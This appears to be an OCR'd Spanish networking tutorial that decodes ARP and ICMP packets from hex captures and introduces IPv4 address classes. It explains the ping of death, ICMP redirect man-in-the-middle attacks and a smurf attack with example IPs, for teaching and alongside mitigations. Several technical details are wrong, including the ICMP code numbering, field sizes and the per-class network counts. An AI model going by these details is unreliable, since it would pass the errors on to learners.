Te repito la captura del esnifer en la que un host 172.28.0.20 solicita una petición broadcast ARP para averiguar la MAC de otro host con dirección 172.28.0.1



Su codificación en Hexadecimal sería....

```
0x0000   FF FF FF FF FF FF 00 05-1C 08 AE 7C 08 06 00 01
0x0010   08 00 06 04 00 01 00 05-1C 08 AE 7C AC 1C 00 14
0x0020   00 00 00 00 00 00 AC 1C-00 01
```

RECUERDA

En rojo aparece la cabecera MAC, esto ya está explicado, importante que no olvides el tipo de protocolo a usar: 08 06 ARP, que será el siguiente a especificar en el paquete de datos, por tanto lo que viene en negrilla corresponde a la información que contiene el protocolo ARP

Nos interesa conocer el Formato del Datagrama....

Los dos primeros Bytes 00 01 Identifica el medio de red usado, en este caso Ethernet, siempre será así en nuestro caso puesto que este texto sólo toma como acceso al medio la tecnología Ethernet y 802.3

Los bytes 3 y 4, corresponden al protocolo siguiente a utilizar, **08 00** especifica que será IP, en este caso no existe protocolo "siguiente" el paquete de datos termina con ARP, pero en caso de que existiese otro protocolo encapsulado, por fuerza debería ser un datagrama IP.

Byte número 5, Hardware Arddess Length, longitud de la Dirección física (La MAC), como ya hemos dicho, las direcciones MAC tienen 6 bytes (3 para asignadas por el IEEE y los otros 3 por el propio fabricante de la NIC), pues esto es lo que muestra **06**, 6 bytes de longitud para designar las MAC

Byte número 6, Protocol Address Length, Longitud de la dirección lógica (La IP), no lo hemos dicho (todavía no llegamos a IP) pero ya sabrás que las direcciones ip son 4 octetos, pues esto es lo que muestra **04**, se usarán direcciones IP de cuatro octetos.

Bytes 7 y 8, Operation, identifican qué solicita ARP, 00 01 para Peticiones ARP, 00 02 para Respuestas (Response) ARP, en nuestro caso es **00 01**, se trata de una petición (Request)

Bytes 9,10,11,12,13 y 14, Sender MAC, claro no? La MAC que solicita la petición ARP con 6 bytes, como especificaba el campo Hardware Address Length y **es la MAC del equipo** 172.28.0.20 del ejemplo

Bytes 15, 16,17 y 18, Sender IP address, igual de claro, no? Es la IP del host origen (**172.28.0.20) en hexadecimal** (vamos no me digas ahora que no sabes convertir de decimal a hexadecimal, bueno si no lo sabes hacer, siempre puedes utilizar la calculadora de Windows) Igual que antes 4 octetos, tal y como se definió en Protocol Address Length)

Bytes 19, 20,21,22,23 y 24, Target MAC Address, en formato hexadecimal y con 6 bytes como ya conoces…. **Son todos ceros porque no se conoce la MAC**, eso es precisamente lo que busca la petición ARP.

Bytes 25, 26,27, y 28, Target IP, es la **IP en formato hexadecima**l y especificada en 4 bytes para el host del que se desea obtener su MAC, es decir el destino, en nuestro caso **172.28.0.1**

Veámoslo en una tabla resumen del ejemplo.....

Campo	Nº Bytes	Descripción	Valor
Hardware	2	Tecnología de acceso al medio	00 01
Protocolo	2	Protocolo de capa o capa superior	08 00
HLEN	1	Longitud de la dirección del hardware. MAC	06
PLEN	1	Longitud de la dirección del protocolo. IP	04
Operación	2	Indica si es mensaje de consulta o de respuesta	00 01
HW Emisor	6	Dirección Física del Emisor. MAC origen	00 05 1C 08 AE 7C
IP Emisor	4	Dirección IP del Emisor. IP Origen	AC 1C 00 14
HW Destino	6	Dirección Física del Destino. MAC destino (ceros si no se conoce)	00 00 00 00 00 00
IP Destino	4	Dirección IP del Destino	AC 1C 00 01
Total ARP	**28**	**Total ARP**	**00 01 08 00 06 04 00 01 00 05 1C 08 AE 7C AC 1C 00 14 00 00 00 00 00 00 AC 1C 00 01**

Protocolo ICMP

ICMP es un protocolo de Capa 3 cuya **función es la de notificar eventos** en los que los paquetes enviados, proporciona un medio de transporte para que los equipos se envíen mensajes de control y error.


ICMP no está orientado a la corrección de errores, sólo a su notificación y **solamente informa de incidencias en la entrega de paquetes o de errores en la red en general**, pero no toma decisión alguna al respecto. Esto es tarea de las capas y protocolos superiores.

El protocolo ICMP (Internet Control Message Protocol) se utiliza por las siguientes razones:

- Cuando no se puede enviar mensajes.
- Para que los routers encaminen el tráfico de los paquetes por rutas mas cortas.
- Cuando un router no dispone de suficiente memoria para almacenar paquetes recibidos que esperan se notifique al propietario de los paquetes del problema.
- Para deshacerse de los paquetes que permanecen demasiado tiempo en la red.
- Para comprobar la conectividad entre dos hosts

Cuando un usuario envía datagramas a un equipo remoto y este no los recibe o los recibe mal por diversas circunstancias, el protocolo ICMP se encargará de enviar un mensaje de error al host de origen, para que este se percate y pueda aplicar las medidas que sean mas convenientes para solucionar el problema.

Veamos una captura del esnifer cuando ICMP entra en juego, el ejemplo es el de siempre... el host 172.28.0.20 envía un ping a otro host (el servidor de google, 216.239.41.99), la pantalla que se muestra a continuación son las de la solicitud, el envío de un ping desde el host emisor



Veamos, cada vez que sigo con esto, más me arrepiento de haber dejado para más adelante el protocolo IP, el enrutamiento y el direccionamiento....

Como ves **ANTES de ICMP aparece el encapsulado el paquete IP**, por eso se debería haber explicado esto antes, pero bueno, ya no hay remedio, por otra parte ICMP es muy sencillo, así que seremos breves

Ni que decir tiene que la cabecera Ethernet la deberías saber interpretar perfectamente a estas alturas....

La cabecera ICMP (El formato del datagrama ICMP) se **compone de 8 bytes + una cantidad indeterminada de bytes** que serán los bytes enviados para testear la conexión como máximo de 65535 bytes, (FF:FF) bueno a ese numero se debería restar la cabecera.... (8 de ICMP y 20 de IP)

Campos			Longitud
Tipo	Código	Checksum	4
Identificador		Número de Secuencia	4
Datos Opcionales			4

Pasemos a analizar "*nuestro ejemplo*"

```
0x0000   00 C0 49 D4 5F CD 00 05-1C 08 AE 7C 08 00 45 00   .ÀIÔ_Í....®|..E.
0x0010   00 3C 28 E0 00 00 80 01-63 5E AC 1C 00 14 D8 EF   .<(à..€.c^¬...Øï
0x0020   29 63 08 00 15 5C 02 00-36 00 61 62 63 64 65 66   )c...\..6.abcdef
0x0030   67 68 69 6A 6B 6C 6D 6E-6F 70 71 72 73 74 75 76   ghijklmnopqrstuv
0x0040   77 61 62 63 64 65 66 67-68 69                     wabcdefghi
```

En rojo aparecen los bytes correspondientes a **la Cabecera Ethernet**, suficientemente explicado

En azul, corresponde los **bytes del Protocolo IP**, nuestro próximo reto cuando acabe esto....

En negro, los bytes que pertenecen al **protocolo ICMP**, lo que nos interesa ahora, olvídate de todo lo demás....

Byte número 1, en nuestro caso es un **08**, corresponde al **tipo de ICMP** (luego veremos)

Byte número 2, en nuestro caso es **00**, es un **Código** utilizado por Algunos mensajes que requieran de otro parámetro que no sea del de campo de tipo usaran este de complemento, es 00 si todo fue bien y se puede usar para recibir las respuestas ICMP y/o para determinados mensajes no definidos por tipo.

Bytes 3 y 4, en nuestro caso **15 5C**, corresponde al campo **Checksum**. Es una medida de seguridad para comprobar su integridad.

Bytes 5 y 6, en nuestro ejemplo **02 00**, Es un **identificador** que junto con el campo número de secuencia, Sirve para identificar las respuesta de los mensajes ICMP. Es decir, el host destino y el emisor intercambian sus mensajes ICMP según sus identificadores y sus números de secuencia, supongamos que dos host diferentes envían un ping al destino "*más o menos*" a la vez. ¿**Cómo responde el host destino y a quien**? Pues toma los identificadores y los números de secuencia, junto con las ip origen y responde...


Bytes 7 y 8, en nuestro ejemplo **35 00**, Es el **número de secuencia** que utilizará el destino para responder, todo lo dicho para los bytes 5 y 6 (Identificador) sirve aquí...

El resto de bytes, del 9 en adelante con valores 61 62 63 64..... corresponden a los bytes de relleno que se envían para probar la conexión, pueden ser cualquier cosa, eso sí, como máximo 65535-28.

Recuerdas lo del famoso "**ping de la muerte**" pues consistía en enviar paquetes ICMP muy grandes a un host destino vulnerable, esos host no eran capaces de "tragarse" una información tan grande (realmente se enviaban 65510 bytes) y causaban un DoS, una negación del servicio, se desborda la pila de TCP/IP y perdían la conectividad.

Si dispones de algún antiguo Windows 95, puedes comprobarlo, te construyes un paquete ICMP mal intencionado y se lo envías, verás que se cuelga o se reinicia, como le pasaba a W95.

Ahora veamos una respuesta del host destino al "*envite*" del host emisor a la orden ping, lo que llama el pong...



Preguntas

¿Qué diferencias encontramos en el árbol de protocolo ICMP con respecto al anterior?

R:

- **El campo tipo (Type),** cuando se envió el valor era 08 (Eco) ahora es 00 (Echo Reply)
- **El Campo Checksum**, es lógico, si esto se utiliza para preservar la integridad del mensaje, al cambiar al menos el campo Type, debería hacerlo también el campo Checksum, no?

¿Por qué los números de secuencia e Identificador no cambian?

R: Porque si lo hiciesen, significaría que se trata de una respuesta a una petición echo diferente, bien de otro host o bien del mismo, vamos a otro ping.

¿Qué pasa si el Checksum se modifica?

R: Pues que el paquete ICMP sería inválido y no sería tomado en cuenta, esto puede ocurrir simplemente por un fallo en la línea,, ruido, pérdida de información, etc... **los mecanismos de control de checksum SOLO comprueban, no corrigen.**

¿Qué otros tipos de mensaje ICMP se pueden enviar en el campo Type?

R: Pues bastantes y cada uno con diferentes funcionalidades, esto es lo que nos ocupará ahora....

A continuación las descripciones de todos los **valores que puede tomar Tipo y Código dentro de ICMP**

0: Respuesta de Eco

Para comprobar si otro host está operativo se suele mandar una solicitud de eco, cuando el receptor lo recibe lo devuelve a su origen. Esta aplicación recibe el nombre de **Ping**

3: Destino Inalcanzable

Informe de destinos inalcanzable: Si un host no puede enviar un datagrama a su destino este manda un ICMP al equipo de origen, normalmente son mensajes de error en la respuesta puesto que en caso contrario el valor sería 00.

El valor de tipo corresponde al 3. Las descripciones de los valores que puede tomar el campo código son los siguientes:

1. : No se puede llegar a la red.
2. : No se puede llegar al host.
3. : El destino no dispone del protocolo solicitado.
4. : No se puede llegar al puerto El equipo remoto lo puede tener ocupado
5. : Se necesita realizar una fragmentación pero no se permite.
6. : La ruta de origen no es correcta.
7. : No se conoce la red de destino.
8. : No se conoce el host de destino.
9. : El host de origen está aislado.
10. : La comunicación con la red está prohibida por razones administrativas.
11. : La comunicación con el host está prohibida por razones administrativas.
12. : No se puede llegar a al red debido al Tipo de servicio.
13. : No se puede llegar al host debido al Tipo de servicio.

Ejemplo:

Imagina que hacemos un ping a google y que el host de google se ha caído o está fuera de servicio, el mensaje que recibiría el host emisor en respuesta a su petición de eco, sería un echo reply con el byte de código con valor 2.

Observa que en el listado anterior hay mensajes de error que afectan a la parte de host y otros a la parte de red, *este es otro de los motivos por el que me arrepiento de no haber empezado por IP*, cuando más adelante estudiemos el Protocolo IP y las direcciones IP aprenderás que en toda dirección IP hay una parte de RED y otra parte de HOST y que para formar subredes (subnetting) hay que "*robar*" o tomar prestados unos cuantos bits al campo de host para crear una subred. Aprenderás que cuando se utilizan subredes se pierden direcciones IP y por tanto dispondrás de un menor número de IP's para los equipos, aunque esto parezca una desventaja, en ocasiones es lo contrario, se reduce el número de colisiones, disminuye el tráfico de broadcast por el segmento, separamos lógicamente equipos por su función, mayor seguridad, etc...

4: Origen Saturado.

También se le conoce como **Control de flujo.**

Cuando un host recibe y distribuye los datagramas pueden encontrarse momentos en que se vean saturados en datagramas a la espera de ser distribuidos, es decir, el buffer se acerca peligrosamente a su máxima capacidad de almacenar datagramas.

En esos casos el host ignora todos los datagramas que va recibiendo hasta que el nivel de su buffer sea aceptable.

Por cada datagrama que se descarta se enviará un mensaje ICMP de control de flujo a la máquina de origen diciéndole que el datagrama ha sido descartado. Estos mensajes empiezan a enviarse cuando el buffer supera el 50%.

El valor de tipo para este caso será de 4 y el de código 0.

Como estarás pensando.... otro DoS a la vista.....

5: Redirección.

Los routers tienen tablas de re-direccionamiento. Cuando una de estas rutas trazadas deja de ser la mas adecuada el router puede enviar al host un mensaje ICMP con una ruta trazada correcta.

Esto es muy interesante, puesto si que podemos manipularlo a voluntad, también podremos obligar a que las peticiones del host pasen por la ruta elegida.... si esa ruta es la nuestra.... podremos esnifar el tráfico de un segmento de red al que no pertenecemos.

Esto es un ataque spoofing y de hombre en medio, difícil de implementar pero posible gracias a una redirección de rutas mediante mensajes ICMP.

Cuando se produce una redirección ICMP**, El valor del campo de tipo es de 5 y el de código puede se de entre 1, 2 ó 3.**

La descripción de cada valor, depende del motivo de la redirección, son las siguientes:

1. : Por el host.
2. : Por el tipo de servicio y red.
3. : Por el tipo de servicio y host.

8: Solicitud de eco

Corresponde a una petición **Echo request,** como la de nuestro ejemplo

11: Tiempo excedido para un datagrama

Un datagrama IP tiene un tiempo de vida limitado circulando por la red, esta medida es necesaria para evitar **bucles** infinitos, dar vueltas por los mismos routers sin destino.

El valor de tiempo de vida se encuentra en un campo dentro del encapsulado IP (TTL) que a medida que va pasando por un router el valor se le decrementa un numero entero.

El TTL se mide en segundos o en número de saltos, recuerdas RIP?

Cuando hablé de los routers y de sus protocolos de enrutamiento hablé de ello, no te preocupes si no lo entiendes ahora, cuando lleguemos a IP se reforzará esto del TTL.

Si un router recibe un datagrama con ese campo a 0 lo destruirá y enviará un mensaje de error ICMP al host de origen.

El campo de tipo es de 11 y el de código es igual a 0 cuando el datagrama ha expirado en la red, o 1 cuando el tiempo de reensamblaje de los datagramas a excedido.

12: Problemas de parámetros en el datagrama

Este error lo localiza un host cuando un datagrama está mal construido o se ha dañado, una vez encontrado envía un mensaje de error ICMP al host de origen y destruye el datagrama.

El campo de tipo es 12, y el de código es 0 si se utilizan punteros, ó 1 en el caso contrario

13: Solicitud de fecha y hora.

Este mensaje tiene varias utilidades. Puede ser empleado para sincronizar la hora y la fecha entre varios hosts con un error de milisegundos, también es utilizado para diagnosticar problemas de Internet, se puede averiguar lo que tardan los routers en el proceso de buffer y en el procesamiento del datagrama.

A parte de los campos **de tipo de código, checksum, identificador y numero de secuencia** que todos los ICMP tienen como vimos anteriormente, tiene otros campos adicionales:

- Fecha y hora original. Es la fecha en el que el emisor envía el mensaje
- Fecha y hora receptor. Tiempo inicial en el que el receptor recibe el mensaje.
- Fecha y hora de transmisión. Es el tiempo en que el receptor envía la respuesta.

El campo de tipo es igual a 13 cuando el host de origen manda el mensaje y cuando lo responde el de destino es igual a 14. El código es igual a 0.

Los campos de identificador y de número de secuencia se usan para identificar la respuesta.

Formato del mensaje de fecha y hora ICMP

Campos			Longitud
Tipo	Código	Checksum	4
Identificador		Número de Secuencia	4
Fecha y hora original			8
Fecha y hora receptor			8
Fecha y hora de transmisión			8

14: Respuesta de fecha y hora

Vale lo dicho para el campo anterior pero aplicado a la respuesta.

17: Solicitud de máscara de dirección.

Sirve para cuando un host está interesando por la máscara de subred (de la dirección IP) de una LAN.

Enviará esta solicitud en forma de mensaje ICMP.

El valor del campo de tipo es de 17 para la solicitud y 18 para la respuesta, el del código es 0.

Al igual que con la solicitud/respuesta de fecha y hora, el formato de cabecera ICMP cambia de este modo:

Formato del resto de mensajes ICMP

Campos			Longitud
Tipo	Código	Checksum	4
Identificador		Número de Secuencia	4
Cabecera Interior			8

La cabecera interior tendrá como valor la máscara de subred y dirección IP enviada o de respuesta

18: Respuesta de mascara de dirección.

Vale lo dicho anteriormente para la Solicitud de máscara de subred, aplicado aquí a la respuesta enviada por el host destino

Tabla Resumen del Protocolo ICMP

Campo	Nº Bytes	Posición	Valor del Ejemplo en Hexadecimal	Explicación
TIPO	1	1	4	**Tipo de mensaje, mira la explicación anterior para comprender cada uno de sus valores.** 0: Respuesta de Eco 3: Destino Inalcanzable 4: Origen Saturado. 5: Redirección. 8: Solicitud de eco 11: Tiempo excedido para un datagrama 12:Problemas de parámetros en el datagrama 13: Solicitud de fecha y hora. 14: Respuesta de fecha y hora 17: Solicitud de máscara de dirección. 18: Respuesta de mascara de dirección.
Código	1	2	00	**Código** utilizado por Algunos mensajes que requieran de otro parámetro que no sea del de campo de tipo usaran este de complemento, es 00 si todo fue bien y se puede usar para recibir las respuestas ICMP y/o para determinados mensajes no definidos por tipo.
Checksum	1	3 y 4	15 5C	**Checksum**. Es una medida de seguridad para comprobar la integridad de la cabecera IP
Identificador	2	5 y 6	02 00	**identificador** que junto con el campo número de secuencia, Sirve para identificar las respuesta de los mensajes ICMP. Es decir, el host destino y el emisor intercambian sus mensajes ICMP según sus identificadores y sus números de secuencia.
Nº de secuencia	2	7 y 8	35 00	Es el **número de secuencia** que utilizará el destino para responder, todo lo dicho para los bytes 5 y 6 (Identificador) sirve aquí.


Buaaaahhh!!! Y eso que este protocolo era sencillo.....

Vaaaale, no desesperes, "la letra con sangre entra", bueno.... mejoraremos la expresión y veamos ejemplos prácticos de algunos de estos mensajes ICMP con ejemplos:

Ejemplos de ICMP

Caso 1) Ping a un equipo que no existe


Enviado




Respuesta (sólo los campos de Tipo y código)

Caso 2) Ping a un equipo de otra Red que no se puede alcanzar

Enviado



Respuesta (sólo los campos de Tipo y código)



Caso 3) DoS mediante paquetes ICMP (ping)

Ya es sabido el famoso y por otra parte ineficaz uso del *"ping de la muerte*" para provocar Ataques DoS a equipos vulnerables. Ineficaz porque hoy en día es prácticamente imposible tumbar a un host con ese sistema, sin embargo habrás oído hablar de otro tipo de ataques, **el Smurf**.

Es una técnica DoS que pretende consumir el ancho de banda de la víctima.

Consiste en enviar de forma continuada un número elevado de paquetes ICMP echo request (ping) de tamaño considerable a la víctima, de forma que esta ha de responder con paquetes ICMP echo reply (pong) lo que supone una sobrecarga tanto en la red como en el sistema de la víctima.

Dependiendo de la relación entre capacidad de procesamiento de la víctima y atacante, el grado de sobrecarga varía, es decir, si un atacante tiene una capacidad mucho mayor, la víctima no puede manejar el tráfico generado.

Existe una variante denominada smurf que amplifica considerablemente los efectos de un ataque ICMP.

En el smurf el atacante dirige paquetes ICMP echo request a una dirección IP de broadcast

.

Existen tres partes en un ataque smurf:

> El atacante, el intermediario y la víctima (el intermediario también puede ser víctima).
>
> Cuando el atacante genera el paquete ICMP echo request, este es dirigido a una dirección IP de broadcast, pero la dirección origen del paquete IP la cambia por la dirección de la víctima (IP spoofing), de manera que todas las máquinas intermediarias (máquinas pertenecientes a la red donde se envió el paquete) responden con ICMP echo reply a la víctima.
>
> Como se dijo anteriormente, los intermediarios también sufren los mismos problemas que las propias víctimas.

Así que lo único que deberíamos hacer es enviar un paquetito mal formado mediante un Echo Request (Tipo 08, Código 00 del formato de ICMP) falseando la IP origen (poniendo la de la víctima) y con dirección destino (Broadcast)

Pongamos el siguiente ejemplo:

Una red del tipo 172.28.xxx.xxx con 100 máquinas en la misma.

El intermediario, es la IP 172.28.0.20

La víctima es 172.28.0.9

La dirección de Broadcast de la Red es 172.28.255.255

Muchos routers y switches vienen preparados de "*fábrica*" contra ataques smurf, también los Sistemas Operativos pueden ser configurados para que no respondan a peticiones ICMP de broadcast, aun así el ejemplo sirve como práctica e ilustra lo que es un ataque smurf.

Si tu caso no es ninguno de estos, lo más aconsejable es aplicar lo siguiente:

- Los routers no deben enviar al exterior datagramas cuyo remitente no pertenezca a su red.
- Los routers intermedios deberían descartar cualquier datagrama dirigido a una dirección de broadcast.
- Los routers de área local no deben aceptar paquetes a la dirección de broadcast de su red local.
- Un ICMP Echo Request dirigido a la dirección de broadcast debería ser descartado por todos los receptores


Protocolo IP

Bueno, ya era horita....

Obviamente antes de empezar a analizar el Formato del mensaje IP, debemos asegurar ciertos conocimientos que se han ido aplicando en páginas anteriores, los objetivos de esta sección son:

- Conocer lo que es una Dirección IP
- Principios básicos de direccionamiento. Redes y Host
- Direcciones de Red y Direcciones de Broadcast
- Redes, Subredes y máscaras de red
- Formato del Datagrama IP. Encapsulación IP

Componentes de una dirección IP



De la figura anterior desprendemos que:

- En toda dirección IP existe una parte de Red y una parte destinada para el host
- Las direcciones IP (Ipv4) son de 32 bits, representadas en 4 grupos de 8 bits cada una


El número de red de una dirección IP identifica la red a la cual se encuentra adherido un dispositivo.

La parte de host de una dirección IP identifica el dispositivo específico de esta red.

Como las direcciones IP están formadas por cuatro octetos separados por puntos, se pueden utilizar uno, dos o tres de estos octetos para identificar el número de red.

De modo similar, se pueden utilizar hasta tres de estos octetos para identificar la parte de host de una dirección IP.

Debido a esta característica, las direcciones IP se suelen separar en clases:



Como muestra la figura anterior, disponemos de tres Clases de Direcciones IP A-B-C, bueno también existen D y E, pero de momento no para nosotros.

¿Qué diferencia una clase de otra?

R: El número de bits u octetos que pertenecen a la parte de RED.

La clase A, es la que más bits asigna a los host (24) esto quiere decir que podríamos tener 2"24 host en una red de clase A, más de 16.777.216 hosts

Para una clase B, 2^16, más de 65.536 hosts

Para una Clase C, 2^8 256 hosts

Bueno, esos valores no son del todo ciertos, ciertamente habría que restar 2 a cada uno de ellos

¿Por qué?

R: Los valores 0 y 255 para todos los octetos de la parte de host estarían reservados para direccionar dos elementos fundamentales:

255 Para la Dirección de Broadcast
0 Para la dirección de red.

Clase	Dirección de Broadcast	Dirección de Red	Host disponibles
A	xxx.255.255.255	xxx.0.0.0	16.777.214
B	xxx.xxx.255.255	xxx.xxx.0.0	65.534
C	xxx.xxx.xxx.255	xxx.xxx.xxx.0	254

Las direcciones IP identifican un dispositivo en una red y la red a la cual se encuentra conectado. Para que sean más fáciles de recordar, las direcciones IP se escriben generalmente con notación decimal punteada. Por lo tanto, las direcciones IP se componen de 4 números decimales separados por puntos. Un ejemplo es la dirección 172.28.0.5

CLASE A

Cuando está escrito en formato binario, el primer BIT (el BIT que está ubicado más a la izquierda) de la dirección Clase A siempre es 0.

Una manera fácil de reconocer si un dispositivo forma parte de una red Clase A es verificar el primer octeto de su dirección IP, cuyo valor debe estar entre 0 y 127. con una excepción, todas aquellas direcciones que comiencen por 127.xxx.xxx.xxx son consideradas como direcciones de loopback y están reservadas para fines especiales.

CLASE B

Los primeros 2 bits de una dirección Clase B siempre son 10 (uno y cero). Los dos primeros octetos identifican el número de red asignado por ARIN

Una manera fácil de reconocer si un dispositivo forma parte de una red Clase B es verificar el primer octeto de su dirección IP.

Las direcciones IP Clase B siempre tienen valores que van del 128 al 191 en su primer octeto.

CLASE C

Los 3 primeros bits de una dirección Clase C siempre son 110 (uno, uno y cero).

Una manera fácil de reconocer si un dispositivo forma parte de una red Clase C es verificar el primer octeto de su dirección

Las direcciones IP Clase C siempre tienen valores que van del 192 al 223 en su primer octeto.

¿Qué son las Direcciones de Red y de Broadcast?

Si un host deseara comunicarse con todos los dispositivos de una red, sería prácticamente imposible escribir la dirección IP para cada dispositivo.

Existe, sin embargo, un método abreviado.

Una dirección IP que contiene ceros binarios en todos los bits de host se reserva para la dirección de red (a veces denominada la *dirección* de cable).

Por lo tanto, como ejemplo de una red Clase A, 113.0.0.0 es la dirección IP de la red que contiene el host 113.1.2.3.

Un router usa la dirección de red IP al enviar datos en Internet.

La dirección IP de la red se encuentra reservada. Nunca se usará como dirección para un dispositivo conectado a ella.

Si deseáramos enviar datos a todos los host de la red, utilizaremos una *dirección* de *broadcast*.

Un broadcast se produce cuando una fuente envía datos a todos los dispositivos de una red.

Para garantizar que todos los dispositivos en una red presten atención a este broadcast, el origen debe utilizar una dirección IP destino que todos ellos puedan reconocer y captar.

Las direcciones IP de broadcast contiene unos binarios en toda la parte de la dirección que corresponde al host (el *campo de host*).

Una dirección de broadcast es bastante similar al envío de correo masivo

Es importante comprender el significado de la parte de red de una dirección IP, el *ID de red*.

Los hosts en una red sólo pueden comunicarse directamente con dispositivos que tienen el mismo ID de red.

Aunque puedan compartir el mismo segmento físico (que estén conectados al mismo hub, switch, etc) , si tienen distintos números de red, no pueden comunicarse entre sí, a menos que haya otro dispositivo que pueda efectuar una conexión entre las redes, un router por lo general.

Un ID de red permite a un router colocar un paquete dentro del segmento de red adecuado.

El ID del host ayuda al router a direccionar la trama de Capa 2 (encapsulando el paquete) hacia el host específico de esa red.

Ahora entenderás mejor por qué los routers deben contener el Broadcast

¿Qué pasaría si los routers propagasen las Direcciones de broadcast?

R: Pues que en pocos minutos Internet se colapsaría, existirían millones de paquetes viajando por la red destinados a todos los host conectados, se consumiría el Ancho de banda, todos los host responderían a los envíos y adiós, adiós, adiós.

Redes, subredes y Máscaras de red

Ya hemos hablado de lo que es una red, de sus clases, ID. De red e ID de host

Las redes IP son arquitecturas lógicas, todas las máquinas que forman parte de una red tienen algo en común, si mismo Identificador de Red.

Las IP de Red las asigna el administrador, pueden cambiar y de hecho cambian con frecuencia, basta con trasladar un equipo de un sitio a otro para que pueda ser preciso cambiar la dirección de red e incluso la dirección de host.

Todo lo contrario ocurre con las **direcciones MAC, estas son "*permanentes*"** y no suelen cambiar a menos que cambie el Hardware del host.

Anteriormente vimos una tabla que indicaba el número de host que puede tener una red, veamos ahora la misma tabla pero con otro concepto, el número de redes que puede existir para cada clase.

Clase	Dirección de Broadcast	Dirección de Red	Host disponibles	Número de Redes
A	xxx.255.255.255	xxx.0.0.0.0	16.777.214	254
B	xxx.xxx.255.255	xxx.xxx.0.0	65.534	65534
C	xxx.xxx.xxx.255	xxx.xxx.xxx.0	254	16.777.214

